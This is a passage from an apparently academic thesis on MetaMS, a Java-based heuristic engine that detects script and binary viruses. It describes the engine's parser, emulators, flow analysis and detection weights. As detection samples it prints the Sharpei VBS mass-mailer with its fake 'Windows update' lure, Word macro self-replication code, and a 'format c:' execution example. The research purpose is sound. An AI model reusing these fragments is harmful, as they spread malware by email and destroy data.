The “ScanModule” class contains all code, which is needed from all plug-in modules. This includes the overall file handling, generation of initial XML code and error handling routines.

The UML diagram for the “ScanModule” implementation looks like this (full size picture is available on the supplied CD in the “GFX” drawer):



Figure 26 : UML diagram of the base "ScanModule" implementation

As noted above, this plug-in/scan module code contains all basic code to communicate with given files and the MetaMS system including the backend database systems.

The main functions will be described now in detail:

protected void generateNewBody(int startLine, int endLine, String name, String[] parameters) throws MSGeneralException

This function generates internally a new MetaMS “body” element and makes this element accessible from the local “bodyhandler” class. The newly created body will be initialized with a start line (or offset when thinking on binary code) and an end line (or offset when thinking on binary code). Typically, the end line cannot be calculated at this stage. Consequently, every body class contains a functionality to change the end position later on. Furthermore, it is possible to give every body a name, which not necessarily has to be a unique name. The identification of a body is generally based on its number (id). This can be helpful when thinking on functions, macros or document handlers. Additionally functions can accept/expect parameters, which can also be a parameter in the body generation.

public void scan() throws MSIOException

This function will be called from a higher level within the overall MetaMS system. This function prepares the next instruction (or complete instruction line in script based context), removes formatting mistakes and calls the “scanIt()” function, which is part of the plug-in itself and not topic of the basic scan module implementation.

The scan() function in it’s existing form is designed to handle script based content, but can be easily overwritten by a plug-in implementation with a binary code related preparation code.

private void loadFile(String fileName) throws MSIOException

This function loads the given file, which is described by its filename. Furthermore the function initializes internal pointers.

public ScanModule()
public ScanModule(int fileLen, byte[] buffer)

These functions are constructors for the basic abstract ScanModule JAVA class. A constructor will be called from the runtime system, when the class is instantiated for the first time. An abstract JAVA class is a class implementing parts of a JAVA interface (comparable to a header file in the programming language C). There exist polymorph implementations of this constructor to add all necessary flexibility. If the calling instance already loaded the file, the second implementations with the parameters “fileLen” and buffer appears to be more suitable as double work can be avoided. The constructor also initializes all needed components the variable emulator, XML generator and all internal needed handlers.

public String scanFileType(String fileName) throws MSIOException
public String scanFileType(byte[] buffer) throws MSIOException

Comparable to the polymorph JAVA class constructors, also the scanFileType functionality is implemented polymorph for the exact same reasons as found in the constructors. The functions try to detect, if a certain file type is found and return true, if found. Both functions call the function scanFileType(), which has to be implemented in the plug-in itself.

public void generateXML(String filename) throws MSIOException, MSGeneralException
public String generateXML() throws MSIOException, MSGeneralException
public void generateXMLCore() throws MSIOException, MSGeneralException

These three functions implement the communication interface to the XML generator, which is generating valid XML code. For testing purpose, the output is written into a file. The generated XML code is fully XML compliant and can be validated using common testing environments. The XML generator itself is part of the package “org.ms.metams.xml”.

6.1 Technical basis concept for the heuristic engine to detect script language based malicious codes

This chapter is focused on the exemplary implemented Visual Basic Script[86], Visual Basic for Applications and PHP plug-in modules, but covers also common generic parts as found e.g. within the variable emulator.

This heuristic engine is build out of several parts like core, kernel modules, which will be reused in various parts of the engine. These modules are all realized in Java (JDK 1.3 +). A detailed description follows in the next sections.

The group of kernel modules consists of:

- Variable emulator
- parser (differs on targeted platform)
- object emulator / library function emulator (differs on targeted platform)
- program flow simulator (differs on targeted platform)
- environment emulator (differs on targeted platform)

All parts of the example project have been written using Borland[87] JBuilder Foundation/Personal in version 4/5/6. The complete system should be build able using “ant” as detailed described in chapter “6.0.2 Requirements/Definitions for the build process”.

86 VBS = Visual Basic Script
87 URL: www.borland.com

6.1.1 Variable emulator

The variable emulator is a component, which all plug-in modules share. Therefore, chapter “6.3.1 Variable emulation” describes the variable emulator in detail for both, script based malicious codes and binary based malicious codes.

One major difference between a variable emulation for binary malicious codes and heuristics for script based malicious codes is the differentiation between global and local variables. These kinds of variables only exist on script based malicious codes. The idea of local variables is comparable to locally allocated memory areas within binary codes (e.g., link and unlink operations in MC680x0 assembly language).

Furthermore, it is hereby defined, that the variable emulator also handles memory allocations and the allocated memory blocks will be handled as big arrays of unsigned 8-bit variables.

6.1.2 Parser

The parser for "script language based malicious codes" is rather complicated compared to the parser logic required for analysis of binary codes.

Following problems have to be typically solved, when parsing script-based programs:

- defining the current context (e.g. if clause, while, …)
- handling of local/global contexts
- removing misleading formatting etc.

The implemented parsers for PHP and the Visual Basic derivates (Visual Basic Script and Visual Basic for Applications) contain the following functionalities:

- access to the variable emulator
- ability to remove illegal formatting characters
- Handle context of current code (loops, subroutines etc.)
- handle context of current body (e.g. parent bodies etc. are known)

The parser for Visual Basic derivates has been optimized (in the context of this thesis) for handling of file system based malicious code and does not understand certain objects like non-replication related Microsoft Office specific objects (e.g. graphical operations).

The ability to remove misleading characters is mainly utilized to remove numerous blank characters and to check special line continuation operations (like the "_" character at the end of a VBA line or the PHP "||" exclusive OR operation as seen within the PHP\Pirus.A virus), which will be treated accordingly. The scan modules share a set of components and helper classes as long as the syntax of the languages is not affected.

The handling of the current context is programmed on its own for every plug-in module (= scan module).

A quite typical example for non-standard Visual Basic Script code exists in the mass mailing routine, which is dropped from the HLLP/.NET virus/worm Win32/Sharpei[88] (the MetaMS representation can be found in the appendix, chapter "9.11 MetaMS representation of the VBS mass mailer from Win32/Sharpei.A@mm"):

```
On Error Resume Next
Dim Sharp, Mail, Counter, A, B, C, D, E
Set Sharp = CreateObject ("outlook.application")
Set Mail = Sharp.GetNameSpace ("MAPI")
For A = 1 To Mail.AddressLists.Count
        Set B = Mail.AddressLists (A)
        Counter = 1
        Set C = Sharp.CreateItem (0)
        For D = 1 To B.AddressEntries.Count
                E = B.AddressEntries (Counter)
                C.Recipients.Add E
                Counter = Counter + 1
        Next
```

88 a very good description can be found at: http://www.sarc.com/avcenter/venc/data/w32.hllp.sharpei@mm.html

```
        C.Subject = "Important: Windows update"
        C.Body = "Hey, at work we are applying this update because it makes
          Windows over 50% faster and more secure. I thought I should
          forward it as you may like it."
        C.Attachments.Add "c:\MS02-010.exe"
        C.DeleteAfterSubmit = True
        C.Send
Next
Set C = CreateObject ("Scripting.FileSystemObject")
C.DeleteFile Wscript.ScriptFullName
```

The non-standard code hereby is simple, as the virus writer (in this case the female, French virus writer Gigabyte/Metaphase) simply inserted at certain operations an empty character, which can fool basic, simple scan string heuristic engines. Typically, the second last line would be written line as shown below:

```
Set C = CreateObject("Scripting.FileSystemObject")
```

By adding the empty character between the function name (CreateObject) and the parameter block, certain parsers are not able to parse the file correctly.

6.1.3 Object emulator / Library function emulation

The so-called library function emulator has the assigned task to implement a couple of commonly used library/object functions, so that emulated/interpreted code receives correct values.

Speaking of WML script, the following objects should be emulated (a WML Script plug-in is not planned as part of this thesis):

- Lang
- Float (handling of float numbers)
- String (handling of strings)
- URL (handling of URL addresses)
- WMLBrowser (handling of the built-in browser and some internal variable handling related to global variables)
- Dialogs (handling of user interaction)

When looking more detailed at the Visual Basic Script language, the following objects should (and actually will) be emulated/simulated in the context of a heuristic detection:

- Scripting.FileSystemObject (handling of file system related operations. This includes calculation of system directories, file I/O)
- WScript.Shell (e.g. I/O functionality related to the registry)
- Outlook.Application (e.g. to better detect mass mailing functionality)

Actually, there exist more objects/library, which should be emulated, but as this objects will be typically not addressed that often, these objects (e.g. Word.Application) will be supported by plain text string routines. Emulation in this context means, that e.g. certain operations (and the respective results) which happened in the past will be remembered.

6.1.4 Flow analyzer

The area of flow analysis as part of heuristic engines is typically not covered in basic simple scan string driven heuristic engines (see chapter “4.1 Heuristic technologies” for details), which usually perform a scan over the complete environment.

As the average complexity of malicious code increases, the flow analysis components should be rated as very important, as otherwise, other vital parts as the variable emulator cannot work properly. The example below shows one potential problem:

Example:

```
Sub Main()
Code = “format c: /q”
MyFunction(Code)
End Sub

Sub MyFunction(String code)
Execute(code)
End Sub
```

Without a flow analyzer (and of course a “helping/supporting” variable emulation), the short Visual Basic Script program would be rated as “normal” and not to be dangerous. Analyzing this short program with advanced flow analyzer components and a variable emulation will result in the following output:

- The function “Main()” with no parameters will be started first, as located at the top of the code
- within function “Main()” the variable “Code” will be initialised with a suspicious string for the MSDOS and Microsoft Windows Operating systems
- within function “Main()” the function “MyFunction” will be called with the variable “Code” as parameter
- The function “MyFunction” will be started from the function “Main”. Function parameter is a suspicious string for the MSDOS/Windows systems
- within function “MyFunction()” the function “Execute” will be called, whereby the function parameter is a suspicious string in the Windows/MSDOS world

Obviously, the last output line would not have been possible without a flow analyzer and a variable emulation.

Looking at macro viruses for the Microsoft Office platform, there exist typical macros and document handlers. Some examples of these classes are listed below:

```
DocumentOpen()
Document_Open()
AutoOpen()
ToolsMacro()
```

Without a flow analyzing system, a construct like shown below would probably not classified as a virus from a heuristic engine, when the rule-based system explicitly checks for recursive replication

operations (W97M/Minimal.C). The example is copied from the AutoOpen module in the up converted WM/Minimal.C variant.

The function “CopyMac” copies the module „AutoOpen“ from the source defined by the function parameter „src“ to the destination defined by the function parameter „Tgt“. A heuristic engine running from the top to the end of the code would only recognize one copy operation found with non-resolvable source and destination parameters.

```
Function CopyMac(src, Tgt) As Long
On Error GoTo EndCopyMac
Application.OrganizerCopy _
  Source:=src, _
  Destination:=Tgt, _
  Name:="AutoOpen", _
  Object:=wdOrganizerObjectProjectItems
EndCopyMac:
CopyMac = Err.Number
On Error GoTo 0
End Function
```

The function “MAIN” statically tries to copy the malicious code from the active document to the global document template, so that the “MAIN” code will be executed every time an AutoOpen() message arrives. If the initial copy operation fails (WordBasic/VBA error code 5940), then source and destination parameters will be changed and the copy process is started again.

```
Sub MAIN()
doc$ = ActiveDocument.FullName
gen$ = NormalTemplate.FullName
ret = CopyMac(doc$, gen$)
If (ret = 5940) Then
   ret = CopyMac(gen$, doc$)
 If (ret = 0) Then
    ActiveDocument.SaveAs _
      FileName:=doc$, _
      FileFormat:=wdFormatTemplate
 End If
End If
End Sub
```

A meaningful approach for a heuristic engine is to check the program flow, then to recheck the typically existing non-resolvable variables within functions for possible function parameters and count the number of different parameters passed to the related function. Following this more complex approach, the detection of the „Minimal“family of script based viruses is possible and secure.

As additional „bonus“ it is possible to check, if the trigger can have different states (meaning, that a special function is called based on the conditions, that no file has been infected before, the date has reached a special threshold and/or the currently inspected file is not infected). If there are several states, the rating has to be adopted dynamically.

Comparable flow emulation is needed to be able to detect suspicious operation from binary code, too. Hereby the parameters typically can be seen as a complete register set or a block allocated within the stack. Only with the analysis of this registers/memory blocks, all suspicious operations can be truly found.

As conclusion it can be said, that flow analyzer technologies can be very helpful very analyzing simple, rather small malicious code approaches. Speaking of more complex malicious codes, the malicious code typically offers already many attack points for heuristic engines. Judging from a commercial point of view, flow analyzes reduce the scanning speed, but offer better chance to reach highest detection rates. The MetaMS system contains initial support for flow analysis components.

6.2 Technical concept for heuristic systems addressing binary languages

The Motorola MC680x0 unit represents the reference processor/CPU for this thesis. Same ideas/techniques can be generally also used for other CPUs.

Binary code related heuristics are based, the same way as the heuristic described in chapter „6.1 Technical basis concept for the heuristic engine to detect script language based malicious codes“, on several modules, which will be presented/explained more detailed within the next chapters:

- Code emulation
- Variable emulation (registers)
- flow analyzer
- Environment emulator
- Parser (disassembler)

As mentioned in the respective chapters, the complete project was realized using Jbuilder 4/5/6/7 Foundation/Personal versions and contains pure JDK 1.3 standard edition compatible code (compatibility for Java 2 SDK 1.4.0 has been initially tested).

Within this thesis, there will be no implementation of MC680x0 based code emulation except for dedicated emulations as shown for the advanced Amiga/HitchHiker5.00 virus. Samples for the Amiga/HitchHiker5 encryption emulation, realised in MC680x0 assembly language, can be found in the appendix.

This section describes/investigates the basic requirements for such an emulation/heuristic engine realised in possible later existing add-on modules.

6.2.1 Code emulation

The code emulation utilizes also by design/concept the variable emulator (see chapters “6.3.1 Variable emulation”, “6.1.1 Variable emulator”). It has to be noted, that the implemented MetaMS system does not directly contain a scanning component for malicious binary code, but all requirements to easily add a scan module for binary viruses are fulfilled.

A limited example for a code emulation written in native Motorola MC68020 assembly language is provided in chapter “9.3 Detection routine for AMIGA\HitchHiker 5.00”. In the context of this thesis, only conceptual work for a binary language based code emulation/detection is shown.

Code emulation in the context of heuristic engines contains several aspects as listed below:

- Pure disassembly
- Code breaking functionality
- execution

Initially, the generation of a pure disassembly is mandatory. This disassembly allows a generic view on the found functionality within the given block of code (usually a file or any other form of streamed data).

Going hand in hand with the environment emulator and the variable emulator it is possible to determine, if the examined code blocks performs malicious operations (e.g. the parameter parsed within a function can be located).

In a first step, the entry point for the code emulation has to be found/located. This location depends on the operating system and the related file format. After the entry point, called EP in the following text, has been located, all environment variables etc. have to be set. This includes correct relocation of the code, adaptation to the currently used address space and the creation of the stack. At this point the real emulation process can start. Unlike other emulations (as e.g. found in typical anti virus engines) emulation as needed for the complete analysis of binary malicious codes in the context of this thesis does not stop after a certain number of checks, but tries to disassemble the complete input block.

This is necessary to get a complete picture of the program and create the correct MetaMS blocks. Consequently, the analysis needed in the context of MetaMS requires a very high detail level.

6.2.2 Variable emulation

The variable emulation is a part of the set of commonly used components. A complete description of the emulator and its implementation can be found in the chapter “6.3.1 Variable emulation”.

Speaking of a variable emulation for Mc680x0 based systems the following general variables exist:

- address registers a0 - a6
- data registers d0 - d7
- stack pointer (as special address register) a7 = sp

The emulation itself is straightforward and independent from the upper level operating systems level. An initial variable emulation is also part of the exemplary detection engine as presented in chapter “9.3 Detection routine for AMIGA\HitchHiker 5.00”.

A variable emulation for binary viruses in the context of the MetaMS system obviously faces a problem, which was discussed earlier in relation to the description of decryption routines. To store every value of a register would consequently result in a huge amount of information, which is actually only partial useful. The implementation of a scan module for a certain binary platform therefore has to carefully use the variable emulation and store only selected values (as example, see the MetaMS representation of PalmOS\Liberty.A in chapter “3.5 Virus analysis: Palm/Liberty.A”). If the scan module does not perform such selective information storing operations consequently a huge amount of data needs to be managed.

To simplify certain handling routines the MetaMS system converts register names to the name of variables. This means, that variable A0 equals the register a0.

The variable emulation in the implemented state is capable of emulating every form of registers found in modern CPUs; hereby the support of mixing of register names of modern RISC processors is out of scope for this thesis.

6.3 Common utilized components

The previous chapters ”6.1 Technical basis concept for the heuristic engine to detect script language based malicious codes“ and “6.2 Technical concept for heuristic systems addressing binary languages“ investigated in detail the differences and specialities for heuristic engines dedicated to binary platforms and script based platforms.

The overall concept bases on a module approach, comparable to macro kernel architecture. Therefore, this section deals with the common utilized components.

Following the module-based approach, the following process appears to be suitable:

- Creation of a (complete) system environment to make a heuristic engine realizable and enable possible emulation/tracing of the test code. In focus for the complete work, the platforms Visual Basic Script, WML Script, PalmOS (PRC[89] modules) and PHP appear to be good examples, whereby only a subset of these platforms will be supported for now. The description of WML Script in this context has been written to show potential security problems in the context of malicious code. WML Script will be typically used in the context of mobile devices.
- General detection of the file type of the respective file. This task can be quite easy for certain binary formats up to being quite complicated speaking of PRC modules, which do not contain any special trustable markers.
- In dependency of the detected file type, the corresponding analyzer component will be activated (actually “org.ms.plugin” package instances).
- The rule-based system will be started and analysis the information as found in the MetaMS representation of the test code.
- Presentation of the result

Obviously, the complete system design benefits from the modular design. The modular design leads to the consequence, that only core elements („plug-ins“) need to be added to detect a new platform or a new file format/host.

89 The standard extension for PALM OS applications is .PRC

6.3.1 Variable emulation

Generally, the variable emulation relies on two functions called “putValue” and “getValue”. The managed variable field/array is stored within a standard Java hashed table (instance of the class java.util.HashTable), which provides fast access to the variables.

This variable emulation class (org.ms.metams.variable.VariableEmulator) exists for the basic handling of any form of objects. All extensive preparations/normalisations will be handled from the parser and analyzer modules, which exist in generic approaches/implementations and can be extended by new scan modules. Designing the system this way results in the advantage, that the variable emulation is useable for all parts of the engine.

The handling of global variables etc. is depending on the surrounding environment. Typically, the MetaMS body element with id “0” instantiates existing global variables. The process to get the correct value within a script-based environment obviously looks like this:

- Check, if current body is body with id “0”
- If body with id “0” is the current body, directly try to resolve the value for the variable and exit the process.
- If the program location is within another body (not body 0), first try to get the content of the variable as defined in the current body. By doing this, the local defined variables can be caught. If found, exit.
- If process step 3 is failing and current body is not body with id “0”, try to get the parent body, make the parent body the current body and loop back to step 3. Additionally check, if parent body marker is equal to current body. If so, return with an error.
- If body 0 is reached and no variable has been found, return with an error.

The source for the generic variable emulator looks like this:

```
package org.ms.metams.variable;

import java.util.Hashtable;
import org.ms.metams.exception.*;
import java.util.*;
import org.ms.metams.base.StringPos;

/**
 * Title:        MetaMS JAVA file scanner
 * Description:
 * Copyright:    Copyright (c) 2001
 * Company:      none
 * @author Markus Schmall
 * @version 1.0
 */
public class VariableEmulator
{

   private Hashtable m_hash = null;
   private Enumeration m_enum = null;
```

```
/**
 * creates an enumeration on top of the current hashtable
 */
public void makeEnum()
{
   m_enum = m_hash.keys();
}


/**
 *  returns the next valid element
 *  @retuns next valid element
 */
public String getNextKey()
{
   if (m_enum != null && m_enum.hasMoreElements())
   {
      return (String)m_enum.nextElement();
   }
   else
   {
      return null;
   }

}   // getNextElement

/**
 * returns the size of the stack
 * @returns size of the stack
 */
public int getSize()
{
   if (m_hash == null)
   {
      return 0;
   }

   return m_hash.size();
}   // getSize


/**
 * returns for a given key the correct value
 * @param key string defining the key object
 * @returns null if not found, content as string otherwise
 */
public String getValue(String key) throws MSVariableException
{
   try
   {
      StringPos returnString = (StringPos)m_hash.get(key);
      if (returnString != null)
      {
```

```
            return returnString.m_str;
        }
        else
        {
            return null;
        }
    }
    catch (Exception e)
    {
        throw new MSVariableException("VariableEmulator: error while
         retrieving value for key " + key);
    }
}   // getValue


/**
 * returns for a given key the correct position
 * @param key string defining the key object
 * @returns null if not found, content as string otherwise
 */
public String getPosition(String key) throws MSVariableException
{
    try
    {
        StringPos returnString = (StringPos)m_hash.get(key);
        if (returnString != null)
        {
            return new Integer(returnString.m_pos).toString();
        }
        else
        {
            return null;
        }
    }
    catch (Exception e)
    {
        throw new MSVariableException("VariableEmulator: error while
         retrieving value for key " + key);
    }
}   // getPosition


/**
 * puts a new value in an existing variable or create a completly new
 * variable
 * entry
 * @param key string for the key
 * @param value string for the value
 */
public void putValue(String key, String value, int position) throws
        MSVariableException
{

    StringPos local = new StringPos(value, position);
```

```
        try
        {
            m_hash.put((Object)key, (Object)local);
        }
        catch (Exception e)
        {
            throw new MSVariableException("VariableEmulator: error while
             adding (key/value) " + key + " " + value);
        }
    }   // putValue

    /**
     * initial constructor for the variable emulator
     */
    public VariableEmulator()
    {
        m_hash = new Hashtable();
    }   // constrcutor for the variable emulator
}
```

The UML diagram of the “VariableEmulator” class looks like this:



Figure 27 : UML diagram of the "VariableEmulator" implementation

6.3.2 Body handler class

The body handler class represents a wrapper for all objects accessible from within a MetaMS "body" object. The body handler controls accesses to all bodies, so that the current "scanmodule" implementation only needs to have knowledge about the pointer to the initial body with id "0". Using the body handler also the creation of all MetaMS elements is possible.

By introducing this additional wrapper class, the functional interfaces can be cleaned up and the overall project is more structured.

The UML diagram for the central "Bodyhandler" class looks like this:



Figure 28 : UML diagram of the BodyHandler class implementation

The complete source code for this class is located in the "source" directory of the supplied CD. The "bodyhandler" class additionally provides access to various MetaMS elements, which will not be stored in the direct context of a body like context definitions (e.g. LOOP_CONTEXT etc.). This became necessary for certain internal operations.

The current “bodyhandler” implementation handles the following objects (accessed, created, stored, read):

- condition
- payload
- trigger
- schleife
- variable
- body

All other objects will be accessed using routines directly embedded in each individual body class instantiation.

6.3.3 Definition of standard weights for the threshold based system

The threshold-based system needs an input to generate a weight based rating. These values/information blocks are generated based on the information found within the MetaMS language output. Consequently, the original malicious code is not directly related to the weight system in any way.

Initially, the implementation searches for all available flags within a MetaMS file and then stores the flags in a hashed table. Actually, the rule-based system triggers on this part.

After the flags have been stored in the hashed table, the flags can be easily accessed and modified. As a result, both parts of the heuristic detection engine need to be started in order to generate all necessary information. This means, that for the generation of flags and rules the input information must be existing. The MetaMS scanner system provides this information.

Currently, the system expects that a value of at least 100 represent a malicious code, whereby the individual weights are integer numbers. It is possible to change the threshold, as the MetaMS system reads the information out of the supplied database, which has been instantiated by the supplied SQL script (see the "sql" drawer on supplied or chapter "9.8 Install/start operations"). The weights have been defined based on statistical information derived from relevant script viruses, macro viruses and Palm OS viruses.

Obviously there exists a natural „overtraining" (when speaking of a neural network) in direction of Visual Basic (VB) derivates based malicious codes as VB based malicious code can be found far more often than e.g. Palm OS malicious codes. To decrease the influence of this overtraining, also possible (not existing) malicious codes for the Palm OS platform have been taken into account.

It is one task/designated destination to add a learning feature to the scan engine, which is defined in a different chapter. This "self learning" feature is based on an algorithmic approach and part of the current implementation.

The weights itself are stored within a database, which should be accessible from the running system. It is not important to install the database on the same system. An internet reachable database with an open listener (including sufficient string authentication/identification) appears also to be suitable. For the prototype implementation, it is nevertheless mandatory to install the MySQL database on the local system accessible via the "localhost" URL.

The sorting of the weights is based on their functionalities:

- Copy operations
- System modifications
- Network related operations
- payloads
- general operations

Generally, if not stated otherwise, the direction of the copy operation does not change the weight for the operation. This means that a -> b will be rated with the same weight as b-> a.

The weights have to be selected that way, so that two copy operations can already result in a positive alarm.

As described in chapter "2. MetaMS Meta language" the Copy operation (object) can handle the following parameters, whereby attributes will be ignored at the weight based system:

- Unknown
- File
- Memory
- Stream
- Mobile
- Network
- Database
- Mail
- Newsgroup
- Document
- Startupfile
- Globaltemplate
- string

Type of Copy[90] operation	Default weight
* to unknown	40
* to * (* must not be "unknown")	50

The weight-based system directly utilises the "org.ms.metams.FlagCollection" class. This class stores exact information about the location of individual flags. An UML diagram of this class can be seen in Figure 33 : UML diagram of FlagCollection implementation. The weight based system itself takes care, that e.g. three occurrences of a copy operation like "copy from a to b" do not result in an alarm. Early heuristic engines had serious problems in this area.

The database contains a default set of weights to show the initial potential of the system. The default values are listed below:

CP_FILE_MAIL	50
CP_FILE_FILE	50
PAYLOAD_WEAK	10
PAYLOAD_STRONG	15
CP_FILE_STRING	50
CP_STRING_FILE	50
SCHLEIFE_FILESEARCH	5
SCHLEIFE_ADRESSLIST	5
SCHLEIFE_ADRESSENTRY	5

At least the last three operations are not malicious in the first place. Therefore, the resulting weight for the PHP\Pirus.A virus (see converted MetaMS example in a previous chapter) evaluates to 105 (the flags CP_STRING_FILE, CP_FILE_STRING and SCHLEIFE_FILESEARCH are found).

90 directly related to the Copy object as defined in the MetaMS language

